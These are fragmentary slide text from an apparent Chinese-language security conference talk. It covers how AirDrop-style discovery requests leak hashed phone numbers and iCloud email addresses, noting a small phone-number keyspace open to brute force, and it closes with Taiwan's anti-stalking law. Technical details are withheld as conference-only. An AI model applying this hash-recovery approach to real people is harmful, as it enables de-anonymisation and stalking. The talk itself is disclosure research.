
# Discover 發送請求時間


---

- 1) 選擇要傳送的對象時
- 2) 選擇要傳送的檔案時
- 3) 按下要傳送的檔案時



# Discover 發送請求






僅公布於研討會




# 手機號碼與 iCloud 帳號雜湊

---

DEV✓CORE




僅公布於研討會




僅公布於研討會

# 洩漏 iCloud 帳號與手機號碼

- iCloud 帳號 (Email)
  - xxx@icloud.com
  - xxx@gmail.com
- Email 格式
  - RFC 5322、6531
  - iCloud 格式：小寫英文、數字、半型句號、底線
- 手機號碼
  - 886911111111 = 10^8






僅公布於研討會

# DEMO





僅公布於研討會

- 第3條
- 1 本法所稱跟蹤騷擾行為，指以人員、車輛、工具、設備、電子通訊、網際網路或其他方法，對特定人反覆或持續為違反其意願且與性或性別有關之下列行為之一，使之心生畏怖，足以影響其日常生活或社會活動：
    - 一、監視、觀察、跟蹤或知悉特定人行蹤。
    - 二、以盯梢、守候、尾隨或其他類似方式接近特定人之住所、居所、學校、工作場所、經常出入或活動之場所。
    - 三、對特定人為警告、威脅、嘲弄、辱罵、歧視、仇恨、貶抑或其他相類之言語或動作。
    - 四、以電話、傳真、電子通訊、網際網路或其他設備，對特定人進行干擾。
    - 五、對特定人要求約會、聯絡或為其他追求行為。
    - 六、對特定人寄送、留置、展示或播送文字、圖畫、聲音、影像或其他物品。
    - 七、向特定人告知或出示有害其名譽之訊息或物品。
    - 八、濫用特定人資料或未經其同意，訂購貨品或服務。
  - 2 對特定人之配偶、直系血親、同居親屬或與特定人社會生活關係密切之人，以前項之方法反覆或持續為違反其意願而與性或性別無關之各款行為之一，使之心生畏怖，足以影響其日常生活或社會活動，亦為本法所稱跟蹤



第3條 1 本法所稱跟蹤騷擾行為，指以人員、車輛、工具、設備、電子通訊、網際網路或其他方法，對特定人反覆或持續為違反其意願且與性或性別有關之下列行為之一，使之心生畏怖，足以影響其日常生活或社會活動：

一、監視、觀察、跟蹤或知悉特定人行蹤。

